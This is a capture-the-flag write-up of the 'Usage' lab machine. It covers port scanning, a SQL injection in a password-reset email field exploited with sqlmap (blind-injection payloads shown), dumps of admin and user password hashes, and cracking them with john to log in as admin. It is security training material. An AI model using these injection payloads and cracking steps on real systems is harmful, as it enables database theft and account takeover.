By 0xCapra_Daemon aka Will Keller
#linux #sqlinejction #fileuploadvuln #monit #sudo
Recon

Nmap:
------------------------------------------------------------
Enter your target IP address or URL here: 10.129.84.215
------------------------------------------------------------
Scanning target 10.129.84.215
Time started: 2026-08-11 14:56:10.150427
------------------------------------------------------------
Port 22 is open
Port 80 is open
Port scan completed in 0:00:40.360837
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p22,80 -sV -sC -T4 -Pn -oA 10.129.84.215 10.129.84.215
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p22,80 -sV -sC -T4 -Pn -oA 10.129.84.215 10.129.84.215
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-11 14:57 -0400
Nmap scan report for 10.129.84.215
Host is up (0.089s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.16 seconds
------------------------------------------------------------
Initial portscanning reveals open ports on 22 (ssh) and 80 (webserver) running on nginx 1.18.0.
Port 80
Tech Stack
┌──(kali㉿kali)-[~/CTF/HTB/usage/scanning]
└─$ curl -v http://usage.htb
* Host usage.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.84.215
*   Trying 10.129.84.215:80...
* Established connection to usage.htb (10.129.84.215 port 80) from 10.10.14.192 port 55500
* using HTTP/1.x
> GET / HTTP/1.1
> Host: usage.htb
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Cache-Control: no-cache, private
< Date: Tue, 11 Aug 2026 19:00:05 GMT
< Set-Cookie: XSRF-TOKEN=eyJpdiI6Im8yZi8ydDJVaWw5UE5rSmROMk1DS1E9PSIsInZhbHVlIjoiSmkyUWxrbmlyZXFicEVCT0ZxMUtoWU95NkdlUUptaHFOOU9NYk5QVmttb3dzdEJBOXNFbUFDRU96RFRjNEExbUpTUTd1emttbXJDaVBDelU1bEtPSmtLU0RPTHNocDZvYlRCVjNrOFIvUEpWcjlVZ1N2bU5DU2JZdnRFdERwcG0iLCJtYWMiOiI4YzJhMTRkZDJlOWI2ZTdlNWZlMjMxYTcwMjMzMzhkN2NhOGIyMzFhMjRjY2YxZjAyYjlkYzBiNmQzZDM5ZTE1IiwidGFnIjoiIn0%3D; expires=Tue, 11 Aug 2026 21:00:06 GMT; Max-Age=7200; path=/; samesite=lax
< Set-Cookie: laravel_session=eyJpdiI6InJPcTIwWkczMXc2L1pVeDU1WG51U3c9PSIsInZhbHVlIjoialBhdEJrZ3RJUU9PNktBd05HdWtHL0YxV0ZnTVJwQ0NFbmMrclhwNHJBb295OHpkTHRKSWZGUFI1ZG41bWhyWElFODJCalJzSU5KeUwzbXMzUmhOZVF2Q0hMc3k2aFpVRGVYWUdCRWJYdnN5dkZZdGR3Yy8ycVQ3bGdXSmsvYisiLCJtYWMiOiI1MzQ2ZTYzZmUxZjRkYTA1MGM2OTc5NTU0ZjVjMzRlNjY4NGUyYmQyMjc0MTdjNzY5MjdlMWI2NTdlYWU1MTg1IiwidGFnIjoiIn0%3D; expires=Tue, 11 Aug 2026 21:00:06 GMT; Max-Age=7200; path=/; httponly; samesite=lax
< X-Frame-Options: SAMEORIGIN
< X-XSS-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
<****
Analyzing the tech stack for this target we see a laravel session token that appears to be a jwt.

Visiting the webroot in the browser we see a login portal and a menu ribbon with, Login, Regitster, and Admin tabs.

Clicking through Admin we discover that the subdomain admin.usage.htb exists on our target.

Adding the admin subdomain to our hosts file we see another login portal for "Usage Admin". It appears to be a laravel-admin server.

We click through the Register tab and we attempt to create a user on the app with our own input.

We are greeted with a Featured Blogs page. None of the blog entries are clickable and the only available button is a logout button.
sql injection enumeration

Checking every page we can submit a POST request to, we discover that /forget-password may be sql injectable in the email parameter. When we sent an sql closing character ' we cause a server error. A common indicator of possible sql injection.
┌──(kali㉿kali)-[~/CTF/HTB/usage/files]
└─$ sqlmap -r reset.txt -p email --batch --level 3 --dbms=mysql --dbs --threads 10
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.10.6#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:55:31 /2026-08-12/

[19:55:31] [INFO] parsing HTTP request from 'reset.txt'
[19:55:31] [INFO] testing connection to the target URL
got a 302 redirect to 'http://usage.htb/forget-password'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[19:55:32] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: _token=pbWSXZUfpHdeH2eLB1gpmYr8Dst7sLWqNZ0pjxKZ&email=test' AND 7761=(SELECT (CASE WHEN (7761=7761) THEN 7761 ELSE (SELECT 8741 UNION SELECT 5516) END))-- NZgX

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: _token=pbWSXZUfpHdeH2eLB1gpmYr8Dst7sLWqNZ0pjxKZ&email=test' AND 7574=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- qqPX
---
[19:55:32] [INFO] testing MySQL
[19:55:32] [INFO] confirming MySQL
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[19:55:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 8.0.0
[19:55:32] [INFO] fetching database names
[19:55:32] [INFO] fetching number of databases
[19:55:32] [INFO] resumed: 3
[19:55:32] [INFO] retrieving the length of query output
[19:55:32] [INFO] retrieved: 18
[19:56:01] [INFO] retrieved: information_schema
[19:56:01] [INFO] retrieving the length of query output
[19:56:01] [INFO] retrieved: 18
[19:56:31] [INFO] retrieved: performance_schema
[19:56:31] [INFO] retrieving the length of query output
[19:56:31] [INFO] retrieved: 10
[19:56:53] [INFO] retrieved: usage_blog
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
As you can see we successfully exploit the sql injection via the email parameter showing three databases on the server: information_schema, performance_schema, and usage_blog.
Database: usage_blog
[15 tables]
+------------------------+
| admin_menu             |
| admin_operation_log    |
| admin_permissions      |
| admin_role_menu        |
| admin_role_permissions |
| admin_role_users       |
| admin_roles            |
| admin_user_permissions |
| admin_users            |
| blog                   |
| failed_jobs            |
| migrations             |
| password_reset_tokens  |
| personal_access_tokens |
| users                  |
+------------------------+

[20:04:46] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 779 times
[20:04:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/usage.htb'

[*] ending @ 20:04:46 /2026-08-12/
Enumerated 15 tables in our website's db.
[20:14:04] [INFO] retrieved: admin
Database: usage_blog
Table: admin_users
[1 entry]
+---------------+----------+--------------------------------------------------------------+----+
| name          | username | password                                                     | id |
+---------------+----------+--------------------------------------------------------------+----+
| Administrator | admin    | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | 1  |
+---------------+----------+--------------------------------------------------------------+----+
Successfully dumped admin_users table to reveal admin username and pw hash. We'll try to crack this offline and continue dumping other interesting tables.
Database: usage_blog
Table: users
[2 entries]
+---------------+----+--------------------------------------------------------------+
| email         | id | password                                                     |
+---------------+----+--------------------------------------------------------------+
| raj@raj.com   | 1  | $2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfsltPLkyQqSp/TT7X1wApJt4. |
| raj@usage.htb | 2  | $2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdfo9VmDJsa |
+---------------+----+--------------------------------------------------------------+
Dumped users table.
┌──(kali㉿kali)-[~/CTF/HTB/usage/files]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt admin.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
whatever1        (?)
1g 0:00:00:06 DONE (2026-08-12 20:16) 0.1666g/s 270.0p/s 270.0c/s 270.0C/s alexis1..serena
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Successfully cracked admin user's password.
┌──(kali㉿kali)-[~/CTF/HTB/usage/files]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt raj.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xander           (?)
1g 0:00:00:08 DONE (2026-08-12 20:35) 0.1164g/s 255.6p/s 255.6c/s 255.6C/s monalisa..georgiana
Use the "--show" option to display all of the cracked passwords reliably
Session completed
successfully cracked user raj's password for usage.htb

Successfully logged in as admin on admin.usage.htb and we do confirm it's running laravel-admin 1.8.18. Further research online indicates there's a CVE for affecting our version that is an arbitrary file upload vulnerability.
